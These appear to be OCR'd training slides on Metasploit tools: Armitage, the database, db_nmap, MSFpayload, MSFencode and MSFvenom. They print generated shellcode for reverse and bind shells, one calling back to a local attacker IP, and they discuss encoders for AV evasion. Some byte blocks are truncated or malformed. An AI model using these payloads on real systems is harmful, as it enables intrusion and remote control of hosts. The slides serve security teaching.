


- Fully interactive GUI
- designed by Raphael Mudge
- point and click pwnage
- run from command line:
  - armitage
- Supports bots, scripts
  - written in Cortana
    - A language based off of Sleep (which is a language similar to perl, and bash)
      - recent update supports scripting of 3rd party tools, and communication between bots
        - botnets!

# Armitage

- Its fun to use
- won't provide as much functionality as msfconsole or msfcli
  - also defaults to 32-bit for payloads/exploits AFAIK -- which is a pain

# Armitage



# Metasploit database

# The database

Metasploit keeps track of everything you have done to the target network with it, in its database

```
msf > help database
```

```
Database Backend Commands
=====
```

Command	Description
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

est

# The database

- Database has to be configured
- built-in support for PostgreSQL
- allows for importing/exporting results from/to 3rd party tools
- keeps results clean and organized

# Database workspaces

- A "default" workspace is always created
- Useful to create workspaces as needed, to keep organized
  - workspace -a test1
  - switch to the workspace with:
    - workspace test1
  - delete with:
    - workspace -d test1
  - for help:
    - workspace -h

# The database

List all hosts in the database:

```
msf > hosts

Hosts
-----
address      mac          name        os_name      os_flavor  os_sp   purpose  info    comments
-----      ---          ----        -----      -----      -----   -----   -----   -----
192.168.56.103 08:00:27:1D:35:4A           Microsoft Windows 2003      device
192.168.56.104 08:00:27:03:35:67  TEST-POGZ2DOLZ7 Microsoft Windows XP          SP0     device

msf >
```

# The database

List all the ports / services info gathered from known hosts:

```
msf > services

Services
=====

host      port  proto  name          state   info
---      ----  -----  ---          -----   ---
192.168.56.103  135    tcp    msrpc        open    Microsoft Windows RPC
192.168.56.103  139    tcp    netbios-ssn  open
192.168.56.103  445    tcp    netbios-ssn  open
192.168.56.103  1025   tcp    msrpc        open    Microsoft Windows RPC
192.168.56.104  9080   tcp          closed
192.168.56.104  22     tcp          closed
192.168.56.104  23     tcp          closed
192.168.56.104  25     tcp          closed
192.168.56.104  42     tcp          closed
192.168.56.104  49     tcp          closed
192.168.56.104  69     tcp          closed
```

# The database

## View the log of utilized vulns

```
msf >
msf > vulns -i
[*] Time: 2013-03-19 03:35:47 UTC Vuln: host=192.168.56.104 name=Microsoft Server Service Relative Path Stack Corruption refs=CVE-2008-4250,OSVDB-49243,MSB-MS08-067,URL-http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos info=Exploited by exploit/windows/smb/ms08_067_netapi to create Session 5
```

and so on...

# Scanning

```
msf > db_nmap -A 192.168.1.10
[*] Nmap: Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2013-03-19 03:47 EDT
[*] Nmap: Nmap scan report for 192.168.1.10
[*] Nmap: Host is up (0.00024s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp    open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp    open  netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds  Microsoft Windows XP microsoft-ds
[*] Nmap: 1025/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 5000/tcp   open  upnp         Microsoft Windows UPnP
[*] Nmap: MAC Address: 08:00:27:03:35:67 (Cadmus Computer Systems)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 2000|XP
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_2000 cpe:/o:microsoft:windows_xp
[*] Nmap: OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_ nbstat: NetBIOS name: TEST-POGZ2DOLZ7, NetBIOS user: TEST, NetBIOS MAC:
08:00:27:03:35:67 (Cadmus Computer Systems)
[*] Nmap: |_ smbv2-enabled: Server doesn't support SMBv2 protocol
[*] Nmap: |_ smb-security-mode:
[*] Nmap: |   Account that was used for smb scripts: guest
[*] Nmap: |   User-level authentication
[*] Nmap: |   SMB Security: Challenge/response passwords supported
[*] Nmap: |   Message signing disabled (dangerous, but default)
[*] Nmap: |_ smb-os-discovery:
```

# Importing from 3rd party tools

db\_import /path/to/tool/results

```
msf > db_import /root/msfu/nmapScan
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Rex::Parser::NmapXMLStreamParser'
[*] Importing host 172.16.194.172
[*] Successfully imported /root/msfu/nmapScan
msf > hosts


Hosts
=====
address      mac          name  os_name  os_flavor  os_sp  purpose  info
comments
-----  -----
-----  -----
172.16.194.172  00:0C:29:D1:62:80      Linux    Ubuntu    server

msf >
```

# loot

hash dumps / creds from Windows or \*nix systems are stored in database.

msf > loot



# Backing up / Exporting the DB

- `db_export`
  - can either be XML or PWDUMP format
- `db_export -f xml /root/Exported.xml`

```
msf > db_export -f xml /root/Exported.xml
[*] Starting export of workspace default to /root/Exported.xml [ xml ]...
[*]      >> Starting export of report
[*]      >> Starting export of hosts
[*]      >> Starting export of events
[*]      >> Starting export of services
[*]      >> Starting export of credentials
[*]      >> Starting export of web sites
[*]      >> Starting export of web pages
[*]      >> Starting export of web forms
[*]      >> Starting export of web vulns
[*]      >> Starting export of module details
[*]      >> Finished export of report
[*] Finished export of workspace default to /root/Exported.xml [ xml ]...
```

# Metasploit Utilities



Kinda like this

# Metasploit Utilities

These are direct interfaces to specific features of the MSF

- **MSFpayload**
  - can provide/generate shellcode, executables, and much more
- **MSFencode**
  - for encoding payloads
- **MSFvenom**
- **nasm\_shell.rb**
- ...



# **nasm\_shell.rb**

/opt/metasploit/msf3/tools# ./nasm\_shell.rb 64  
(its location may vary)

- Friendly tool for assembling instructions into opcode
- 32 and 64 bit
  - /opt/metasploit/msf3/tools# ./nasm\_shell.rb
    - default 32 bit
  - /opt/metasploit/msf3/tools# ./nasm\_shell.rb 64
    - for 64 bit

# nasm\_shell.rb example

- Great for working with shellcode at the byte-level

```
root@bt:/opt/metasploit/msf3/tools# ./nasm_shell.rb
nasm > xor eax, ebx
00000000 31D8          : xor eax,ebx
nasm > xor eax, eax
00000000 31C0          : xor eax,eax
nasm > pop eax
00000000 58             pop eax
nasm > call edx
00000000 FFD2          call edx
nasm > push ecx
00000000 51             push ecx
nasm > ret
00000000 C3             ret
nasm > quit
root@bt:/opt/metasploit/msf3/tools#
```

```
root@bt:/opt/metasploit/msf3/tools# ./nasm_shell.rb 64
nasm > xor rbx, rax
00000000 4831C3          xor rbx,rax
nasm > pop rax
00000000 58             pop rax
nasm > call rax
00000000 FFD0          call rax
nasm >
```

# MSFpayload

- Will generate simple shellcode in many formats
  - C, Ruby, Javascript, VB
- Shellcode notes:
  - often with nullbytes
  - often the results of MSFpayload (when unencoded)  
will also be caught by IDS / AV on a network
- `msfpayload -h`
  - for help

# Payload notes

## Singles

- self contained and standalone payloads
- Can be as simple as running firefox.exe or adding a user account to the target system

## Stagers (noted by a '/' in the payload name)

- Setup a network connection between victim & attacker, and are designed for reliability.
- common for multiple stagers to be chained

## Stages - payload components downloaded & run by stagers (often provide advanced features)

# MSFpayload

- Vast array of different types of shellcode
  - can be easily modified / customized
  - msfpayload -l
- Options are set via command line

# MSFpayload

- See each payloads options (with O):

```
root@bt:~# msfpayload windows/shell_reverse_tcp 0

  Name: Windows Command Shell, Reverse TCP Inline
  Module: payload/windows/shell_reverse_tcp
  Version: 0
  Platform: Windows
    Arch: x86
  Needs Admin: No
  Total size: 314
    Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes       Exit technique: seh, thread, process, none
LHOST     \[REDACTED\]      yes       The listen address
LPORT     4444           yes       The listen port

Description:
  Connect back to attacker and spawn a command shell
```

# MSFpayload

Usage: /opt/metasploit/msf3/msfpayload [<options>] <payload> [var=val] <[S]ummary|[P]erl|[R]uby|[R]aw|[J]s|[X]e|[D]ll|[V]BA|[W]ar>

- Set the options in command line
- Specify at the end which format to print it in:
  - Raw (raw binary of the shellcode)
  - C (source)
  - Perl (source)
  - PHP (source)
  - Ruby (source)
  - exe (PE binary/application)
  - dll (binary/application)
  - VBA (macro source)
  - WAR (.zip archive)
  - Javascript (source)

# MSFpayload examples

```
root@bt:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.1.161 LPORT=31337 C
/*
 * windows/shell_reverse_tcp - 314 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=192.168.1.161, LPORT=31337,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x68\xc0\xa8\x01\xa1\x68\x02\x00\x7a\x69\x89\xe6\x6a\x10\x56"
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3"
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24"
"\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56"
"\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89"
"\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0"
"\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80"
"\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

# MSFpayload examples

```
root@bt:~# msfpayload php/reverse_perl LHOST=192.168.1.161 PHP
# php/reverse_perl - 1746 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.1.161, LPORT=4444,
# ReverseConnectRetries=5, ReverseAllowProxy=false,
# InitialAutoRunScript=, AutoRunScript=
my $buf =
"\x0a\x09\x09\x09\x40\x73\x65\x74\x5f\x74\x69\x6d\x65\x5f" .
"\x6c\x69\x6d\x69\x74\x28\x30\x29\x3b\x20\x40\x69\x67\x6e" .
"\x6f\x72\x65\x5f\x75\x73\x65\x72\x5f\x61\x62\x6f\x72\x74" .
"\x28\x31\x29\x3b\x20\x40\x69\x6e\x69\x5f\x73\x65\x74\x28" .
"\x27\x6d\x61\x78\x5f\x65\x78\x65\x63\x75\x74\x69\x6f\x6e" .
"\x5f\x74\x69\x6d\x65\x27\x2c\x30\x29\x3b\x0a\x09\x09\x09" .
"\x24\x7a\x58\x72\x69\x70\x69\x66\x3d\x40\x69\x6e\x69\x5f" .
"\x67\x65\x74\x28\x27\x64\x69\x73\x61\x62\x6c\x65\x5f\x66" .
"\x75\x6e\x63\x74\x69\x6f\x6e\x73\x27\x29\x3b\x0a\x09\x09" .
"\x09\x69\x66\x28\x21\x65\x6d\x70\x74\x79\x28\x24\x7a\x58" .
"\x72\x69\x70\x69\x66\x29\x29\x7b\x0a\x09\x09\x09\x09\x24" .
"\x7a\x58\x72\x69\x70\x69\x66\x3d\x70\x72\x65\x67\x5f\x72" .
"\x65\x70\x6c\x61\x63\x65\x28\x27\x2f\x5b\x2c\x20\x5d\x2b" .
"\x2f\x27\x2c\x20\x27\x2c\x27\x2c\x20\x24\x7a\x58\x72\x69" .
"\x70\x69\x66\x29\x3b\x0a\x09\x09\x09\x09\x24\x7a\x58\x72" .
"\x69\x70\x69\x66\x3d\x65\x78\x70\x6c\x6f\x64\x65\x28\x27" .
"\x2c\x27\x2c\x20\x24\x7a\x58\x72\x69\x70\x69\x66\x29\x3b" .
"\x0a\x09\x09\x09\x09\x09\x21\x73\x58\x72\x69\x70\x69\x66\x29\x3b"
```

# MSFencode

- Utility for dealing with bad bytes and null bytes.
  - input = raw binary (Raw output from MSFpayload)
  - Null bytes are shellcode-specific
  - Bad bytes are exploit-specific
    - Bad characters/bytes are a result of some kind of operation performed on the payload, before the payload gets executed
      - \x0a is a terminator for many network protocols
- Sports a number of encoder algorithms
  - AV / IDS / security companies frequently update their signatures to detect these encoder algorithms
    - Smart attackers write their own!

# MSFencode

List the available encoders with:

- `msfencode -l`

various platforms supported:

- x86
- x64
- php
- sparc
- mipsle
- ppc

Framework Encoders		
Name	Rank	Description
cmd/generic_sh	good	Generic Shell Variable Substitution Encoder
cmd/ifs	low	Generic \${IFS} Substitution Comm
cmd/printf_php_mq	manual	printf(1) via PHP magic quotes U
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload
x86/context_stat	manual	stat(2)-based Context Keyed Payload
x86/context_time	manual	time(2)-based Context Keyed Payload
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder

# MSFencode

- MSF's default encoder is shikata\_ga\_nai
- x86/shikata\_ga\_nai
  - Rank: excellent
  - Description: Polymorphic XOR Additive Feedback Encoder

Many encoding options are specifically useful for certain circumstances / fileformats

# MSFvenom

- Utility for generating custom shellcode
  - custom combination of MSFpayload + MSFencode
  - 32 and 64 bit
  - Multiple architectures
  - customizable commands
    - do things other than pop '/bin/sh'
  - somewhat friendly
  - by default generates encoded shellcode
    - nondeterministic
    - YMMV

# MSFvenom example

## Example use:

- `msfvenom -p linux/x86/exec CMD='/bin/sh' -a x86 -b '\x00' -i 0`
  - p specifies the payload/vector. Here linux/x64/exec indicates 64bit exec()
  - CMD specifies the command to pass to the payload. In this case it specifies the parameter to pass to exec(). note the quotation marks.
  - a specifies the architecture. Here 64bit x86 is passed
  - b specifies the bad characters to TRY to avoid during encoding (\*This sometimes fails). Will be ignored if not encoded.
  - i specifies the number of times to encode (here zero).

# MSFvenom example

## Example use:

- msfvenom -p linux/x86/exec CMD='/bin/sh' -a x86 -b '\x00' -i 0

Output:

buf =

```
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73" +
"\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00" +
"\x00\x2f\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd" +
"\x80"
```

# MSFvenom example

## Example use:

- `msfvenom -p linux/x86/exec CMD='/bin/sh' -a x86 -b '\x00' -i 3`

Output:

```
[*] x86/shikata_ga_nai succeeded with size 70 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 97 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 124 (iteration=3)
buf =
"\xda\xd1\xd9\x74\x24\xf4\x5d\x31\xc9\xbb\x81\x4c\x7b\x16" +
"\xb1\x19\x31\x5d\x18\x83\xc5\x04\x03\x5d\x95\xae\x8e\xad" +
"\x20\x6e\x82\x1b\x97\xaf\xbd\xe8\x03\xc4\x63\x20\x82\x95" +
"\x8e\xc1\xd1\xd2\x9f\x98\xc9\xd9\x82\x32\xbe\x68\x15\x3d" +
"\x0e\xd1\x8c\x24\x46\xfa\xe9\x89\x21\x6b\x05\x2e\xfb\xf6" +
"\xf5\xda\xc7\x52\xb1\x1d\xf0\x2e\x94\xfc\xb8\x1d\x06\x18" +
"\x0c\xb5\xe7\xd2\x3b\x4b\x4c\x12\xd3\x6d\xed\xd3\x6a\x58" +
```


# MSFvenom example 2

Here the payload is 32-bit windows shellcode to spawn a shell bound to a tcp port.

No CMD is necessary

-e specifies the shikata\_ga\_nai encoder, which is quite popular.

```
[root@bt:~# msfvenom -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -i 3
[*] x86/shikata_ga_nai succeeded with size 325 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 352 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 379 (iteration=3)
buf =
"\xda\xca\xb8\x2d\x55\xdc\x03\xd9\x74\x24\xf4\x5a\x33\xc9" +
"\xb1\x59\x31\x42\x17\x03\x42\x17\x83\xc7\xa9\x3e\xf6\xaf" +
"\x0e\x0a\x8b\xfc\x77\x98\xb5\x76\xac\x95\x1c\x5d\x65\xe4" +
"\xf3\x90\x37\x14\x77\x10\xb3\x19\x35\xc7\xeb\x9a\x30\x18" +
"\x44\x23\x0c\xc2\xf5\xa5\x6a\xf4\xdf\xd5\xbb\x3f\x44\xf2" +
"\x70\x3e\x47\xef\x95\xdd\x88\xaa\x64\x36\xec\x3b\x0e\x24" +
"\xa2\x22\x30\x39\x46\x34\xfa\x7d\x96\xfd\xbe\x42\x26\x39" +
"\xa8\x69\x1a\x9\xd2\x26\x78\x6f\xe7\x9b\x9\x33\x8f\x59" +
"\xaf\x1\x0f\x91\x58\x79\xfb\x1f\x40\xa5\xc6\x42\x31\x14" +
"\xa5\xd4\x33\xf8\x4\x33\x2a\xc4\x1c\xe0\xfd\x53\x2c\xf3" +
"\x5f\xc0\x79\x6e\xcd\xfc\xb8\xfe\x58\xa0\x02\xdd\x10\x52" +
"\x8b\x62\xc1\x8e\xa6\x55\x1e\x09\x83\x6b\x30\xb3\xe1\x94" +
"\xe0\xcc\x42\xcb\x29\x0e\x3e\x9b\x62\x80\x7b\xe4\x95\xa5" +
"\xd0\x15\xca\x48\x4\x24\xfc\xcd\xee\x13\x24\x70\xd4\xed" +
"\x73\x66\x3d\x79\x0c\x6a\xee\x6\x93\x0c\x33\xf4\xc8\xb5" +
"\x48\x4c\x30\x0b\x44\x03\x7b\xdc\x52\x95\xdc\x8f\x23\x0a" +
"\xde\xd7\x0e\x06\xa5\x45\x7e\x40\xaf\xef\x5a\xba\xfa\xba" +
"\x38\xca\x95\x87\x03\x18\x0\xb0\xde\x10\x8a\x47\x0b\x5e" +
"\xdb\xbb\x2c\x65\x21\x31\x94\x9b\xaf\x1a\x69\x7e\xd2\x71" +
"\x06\xec\x56\xb1\xaa\x2b\x04\x3d\xcc\xbc\xf4\xff\xe5\xb5" +
"\xfd\x13\x3b\x6b\x3d\xd8\xb2\x64\x4e\xbe\xb6\x95\x06\xe2" +
